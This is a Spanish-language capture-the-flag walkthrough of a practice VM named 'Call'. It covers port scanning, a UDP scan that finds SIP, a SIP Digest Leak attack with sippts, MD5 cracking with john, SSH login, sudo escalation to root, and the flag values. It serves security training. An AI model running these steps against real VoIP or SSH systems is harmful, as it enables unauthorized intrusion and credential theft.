CALL

CONECTIVIDAD

```
ping  -c1 192.168.0.19
```

```
└─# ping  -c1 192.168.0.19
PING 192.168.0.19 (192.168.0.19) 56(84) bytes of data.
64 bytes from 192.168.0.19: icmp_seq=1 ttl=64 time=0.790 ms

── 192.168.0.19 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.790/0.790/0.790/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.19

IP DE LA MÁQUINA ATACANTE 192.168.0.10

LINUX- ttl=64


ESCANEO DE PUERTOS

```
nmap -Pn -p- -sCVS --min-rate 5000 192.168.0.19
```

```
└─# nmap -Pn -p- -sCVS --min-rate 5000 192.168.0.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-08 02:42 EDT
Nmap scan report for 192.168.0.19
Host is up (0.48s latency).
Not shown: 50951 filtered tcp ports (no-response), 14582 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp open  http    Apache httpd 2.4.61 ((Debian))
|_http-title: CallMe
|_http-server-header: Apache/2.4.61 (Debian)
MAC Address: 08:00:27:B3:6A:FF (Oracle VirtualBox virtual NIC)
```

Tenemos los puertos **22 y 80**

puerto 80



ENUMERACIÓN

dirb http://192.168.0.19

```
└─# dirb http://192.168.0.19

DIRB v2.22
By The Dark Raver

START_TIME: Thu Aug  8 02:47:44 2024
URL_BASE: http://192.168.0.19/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.19/ ----
+ http://192.168.0.19/index.html (CODE:200|SIZE:297)
+ http://192.168.0.19/server-status (CODE:403|SIZE:277)
```

Después de descargarme la imagen y probar con la esteganografia


y no obtener nada, me fijo en la leyenda de encima de la imagen

que dice "Conéctate sin límites y habla sin fronteras, VoIP a tu alcance".

Los servicios de VoIP (Voice over IP) comúnmente utilizan puertos UDP.

Con lo que tengo que realizar un escaneo de puertos UDP

nmap -sU --top-ports 100 192.168.0.19 -T4



El puerto 5060 se usa comúnmente para el establecimiento,

modificación y finalización de sesiones de comunicación VoIP.

EXPLOTACIÓN

Nos vamos a

https://book.hacktricks.xyz/v/es/network-services-pentesting/

pentesting-voip#vulnerabilidad-sipdigestleak

La vulnerabilidad SIP Digest Leak permite la filtración de respuestas de

autenticación Digest, facilitando ataques de recuperación de contraseñas

offline en teléfonos SIP y adaptadores VoIP

Básicamente, lo que hacemos es descargarnos la herramienta sippts

del siguiente enlace https://github.com/Pepelux/sippts


sippts leak -i 192.168.0.19

username: phone

password: b9bb7e7b00a4ba1e0d15fa8b2485d8c4

Guardamos la contraseña en hash.txt y ajustamos el formato MD5 en john

john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hash.txt



Ahora con phone/telephone accedemos por SSH

ssh phone@192.168.0.19

```
└─# ssh phone@192.168.0.19
The authenticity of host '192.168.0.19 (192.168.0.19)' can't be established.
ED25519 key fingerprint is SHA256:4K6G5c0oerBJXgd6BnT2Q3J+i/dOR4+6rQZf20TIk/U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.19' (ED25519) to the list of known hosts.
phone@192.168.0.19's password:
phone@call:~$
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
phone@call:~$ sudo -l
Matching Defaults entries for phone on call:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User phone may run the following commands on call:
    (root) NOPASSWD: /usr/bin/sudo
```

Nos hacemos root

```
phone@call:~$ sudo -u root /usr/bin/sudo su
root@call:/home/phone# whoami
root
root@call:/home/phone#
```

Leemos las flags

```
root@call:/home/phone# ls -la
total 24
drwx------ 2 phone phone 4096 jul 12 23:04 .
drwxr-xr-x 3 root  root  4096 jul 12 23:03 ..
lrwxrwxrwx 1 root  root     9 nov 15  2023 .bash_history → /dev/null
-rw-r--r-- 1 phone phone  220 nov 15  2023 .bash_logout
-rw-r--r-- 1 phone phone 3526 nov 15  2023 .bashrc
-rw-r--r-- 1 phone phone  807 nov 15  2023 .profile
-r-------- 1 phone phone   33 jul 12 23:00 user.txt
root@call:/home/phone# cat user.txt
ca1b5855e58d5009c37e0813642e8780
root@call:/home/phone# cd /root
root@call:~# ls -la
total 36
drwx------  5 root root 4096 jul 12 23:37 .
drwxr-xr-x 18 root root 4096 jul 12 18:41 ..
lrwxrwxrwx  1 root root    9 nov 15  2023 .bash_history → /dev/null
-rw-r--r--  1 root root 3526 nov 15  2023 .bashrc
drwxr-xr-x  3 root root 4096 jul 12 23:05 .local
-rw-r--r--  1 root root  161 jul  9  2019 .profile
-r--------  1 root root   33 jul 12 22:58 root.txt
-rw-r--r--  1 root root   66 jul 12 18:51 .selected_editor
drwx------  2 root root 4096 jul 12 23:07 .ssh
drwx------  2 root root 4096 jul 12 22:55 voip
root@call:~# cat root.txt
703ea4b3228faa3a0248e12209c88760
root@call:~#
```